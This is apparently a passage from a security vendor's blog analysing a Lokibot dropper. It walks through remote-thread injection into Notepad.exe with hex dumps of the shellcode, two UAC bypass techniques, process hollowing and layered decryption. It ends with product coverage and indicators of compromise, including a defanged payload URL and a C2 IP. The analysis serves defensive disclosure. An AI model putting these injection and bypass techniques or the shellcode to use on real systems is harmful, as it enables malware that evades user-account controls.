7. Write the 20-byte structure to Notepad.exe containing pointers to important APIs and two strings: imported DLL name and imported API name.


Address	Value	Comments
00130000	7702D598	ntdll.RtlExitUserThread
00130004	75D81222	kernel32.GetProcAddress
00130008	75D81245	kernel32.GetModuleHandleA
0013000C	00120000	"kernel32.dll"
00130010	00110000	"DeleteCriticalSection"

8. Write 144 bytes of shellcode to Notepad.exe.

Address	Hex	ASCII
00140000	55 8B EC 83 C4 EC 56 57 8B 45 08 8B F0 8D 7D EC	U.ì.ÄìVW.E..ð.}ì
00140010	A5 A5 A5 A5 A5 FF 75 F8 FF 55 F4 FF 75 FC 50 FF	¥¥¥¥¥ÿuøÿUôÿuüPÿ
00140020	55 F0 50 FF 55 EC 5F 5E 8B E5 5D C2 04 00 8B C0	UðPÿUì_^.å]Â...À
00140030	53 56 57 83 C4 E4 8B F9 8B F2 8B D8 33 C0 89 04	SVW.Ää.ù.ò.Ø3À..
00140040	24 68 44 49 D0 03 68 58 49 D0 03 E8 3C 18 FF FF	$hDIÐ.hXIÐ.è<.ÿÿ
00140050	50 E8 3E 18 FF FF 89 44 24 10 68 64 49 D0 03 68	Pè>.ÿÿ.D$.hdIÐ.h
00140060	58 49 D0 03 E8 23 18 FF FF 50 E8 25 18 FF FF 89	XIÐ.è#.ÿÿPè%.ÿÿ.
00140070	44 24 0C 68 74 49 D0 03 68 58 49 D0 03 E8 0A 18	D$.htIÐ.hXIÐ.è..
00140080	FF FF 50 E8 0C 18 FF FF 89 44 24 08 8B D7 8B C3	ÿÿPè..ÿÿ.D$..×.Ã

9. Execute this shellcode in Notepad.exe using `CreateRemoteThread` and pass the pointer to the 20-byte structure from step 7 as param. This shellcode will resolve the import pointed by the last variable of the structure in step 7, and then exits using `RtlExistUserThread`.
10. Repeat Steps 2 - 9 for all of the imported DLLs and imported functions in the malicious DLL's import table.
11. Write malicious DLL to Notepad.exe.

12. Write an eight-byte structure to Notepad.exe containing Malicious DLL base address and entry point.



13. Write 122 bytes of shellcode to notepad.exe.

```
Address   Hex                                              ASCII
03C60000  55 8B EC 83 C4 F8 8B 45 08 8B 10 89 55 F8 8B 50  U.ì.Äø.E....Uø.P
03C60010  04 89 55 FC 31 C0 50 6A 01 FF 75 F8 FF 55 FC 59  ..Uü1ÀPj.ÿuøÿUüY
03C60020  59 5D C2 04 00 8D 40 00 55 8B EC 81 C4 78 FF FF  Y]Â...@.U.ì.Äxÿÿ
03C60030  FF 53 56 57 8B F9 89 55 F8 89 45 FC 8D 45 CC 8B  ÿSVW.ù.Uø.Eü.EÌ.
03C60040  15 D8 45 D0 03 E8 02 F9 FE FF 33 C0 55 68 F1 50  .ØEÐ.è.ùþÿ3ÀUhñP
03C60050  D0 03 64 FF 30 64 89 20 C6 45 F7 00 8B C7 33 D2  Ð.dÿ0d. ÆE÷..Ç3Ò
03C60060  52 50 8B 47 3C 99 03 04 24 13 54 24 04 83 C4 08  RP.G<...$.T$..Ä.
03C60070  89 45 E4 BB 00 00 00 50 81 C3 00 00 00 00 00 00  .Eä»...P.Ã......
```

14. Execute the shellcode in Notepad.exe using `CreateRemoteThread` by passing the pointer to structure from step 12 as param. The shellcode calls the entry-point point of the malicious DLL.

```
03CA0014   31C0    xor eax,eax
03CA0016   50      push eax
03CA0017   6A 01   push 1
03CA0019   FF75 F8 push dword ptr ss:[ebp - 8]   [ebp-8]:"MZP"
03CA001C   FF55 FC call dword ptr ss:[ebp - 4]
```

Injected DLL analysis (UAC bypass using two techniques)

It checks if `C:\Windows\Finex` exists. If not, it will drop the following file at path `C:\Users\Public\cde.bat`:

Then, it drops C:\Users\Public\x.bat containing the following content.

```
cmd /c C:\Users\Public\x.vbs
exit
```

Then, it drops C:\Users\Public\x.vbs.

Then it drops, C:\Users\Public\Natso.bat.


Then, it executes `Natso.bat`, which is a "fileless" UAC bypass found by James Forshaw. More details here.

If C:\Windows\Finex still doesn't exist (which means the UAC bypass failed), it will update the Nasto.bat and execute it using the code shown below.

This is another UAC bypass technique based on fodhelper.exe. More details here. On our test machine, the last bypass was successful, and `C:\Windows\Finex` was successfully created. After that, the DLL deletes the dropped file and exits.

Decrypting and executing Lokibot

After attempting to bypass the UAC, the third-stage DLL will check if `AutoRunKeyFlag` is set. For this DLL, it is not set. It will then jump to code that decrypts the Lokibot executable using decryption keys from the configuration structure. The first two layers are decrypted using `DecryptionKeyA` and `DecryptionKeyB`, and reverses all the data. After that, the final layer is decrypted using the same decryption method used to decrypt resource data at the start of the third stage.



The DLL contains multiple ways to execute a PE file. The execution method is decided based on the values of ExecutionFlag A, B, C. Their values will lead to the following code for the current configuration, which will decrypt the shellcode from the configuration using DecryptionKeyB, pass it three parameters: pointer to decrypted Lokibot .exe, a pointer to an array of string and a pointer to current command line.

The shellcode will create a suspended process using the third parameter as a command line command and injects Lokibot into it using process hollowing.

Conclusion

Threat actors are getting more sophisticated when it comes to hiding their final payload. This dropper uses three stages and three layers of encryption to hide its final payload. The dropper also injects code into a suspended process to bypass UAC and uses process hollowing to execute its final payload. The majority of malware is getting more and more sophisticated. They are constantly improving their social engineering techniques to trick the user into opening malicious attachments and running malicious code. The malware code and its infection techniques is also improving constantly like we have described in this blog. The adversaries combine clever techniques to make detection harder. More than ever it is important to have a multi layered security architecture in place to detect these kinds of attacks. It isn't unlikely that the adversaries will manage to bypass one or the other security measures, but it is much harder for them to bypass all of them. These campaigns and the refinement of the TTPs being used will likely continue for the foreseeable future.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware detailed in this post. Below is a screenshot showing how AMP can protect customers from this threat. Try AMP for free here.
Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.
Network Security appliances such as **Next-Generation Firewall** (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Additional protections with context to your specific environment and threat data are available from the Firepower Management Center.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.The following SIDs have been released to detect this threat: 56578 and 56577.

IOC

Hashes

d5a68a111c359a22965206e7ac7d602d92789dd1aa3f0e0c8d89412fc84e24a5 (First stage XLS file)
6b53ba14172f0094a00edfef96887aab01e8b1c49bdc6b1f34d7f2e32f88d172 (2nd stage packed downloader)
b36d914ae8e43c6001483dfc206b08dd1b0fbc5299082ea2fba154df35e7d649 (2nd stage unpacked DLL)
93ec3c23149c3d5245adf5d8a38c85e32cda24e23f8c4df2e19e1423739908b7 (3rd Stage DLL)
21e23350b05a4b84cdf5c93044d780558e6baf81b2148fdda4583930ab7cb836 (DLL used to bypass UAC)
c9038e31f798119d9e93e7eafbdd3e0f215e24ee2200fcd2a3ba460d549894ab (Lokibot)

URL

hxxp://millsmiltinon[.]com/ojHYhkfkmofwendkfptktnbjgmfkgtdeitobregvdgetyhsk/Xehmigm.exe

Domains

millsmiltinon.com (Hosts 2nd and 3rd Stage)

IP

104.223.143[.]132 (Lokibot C2)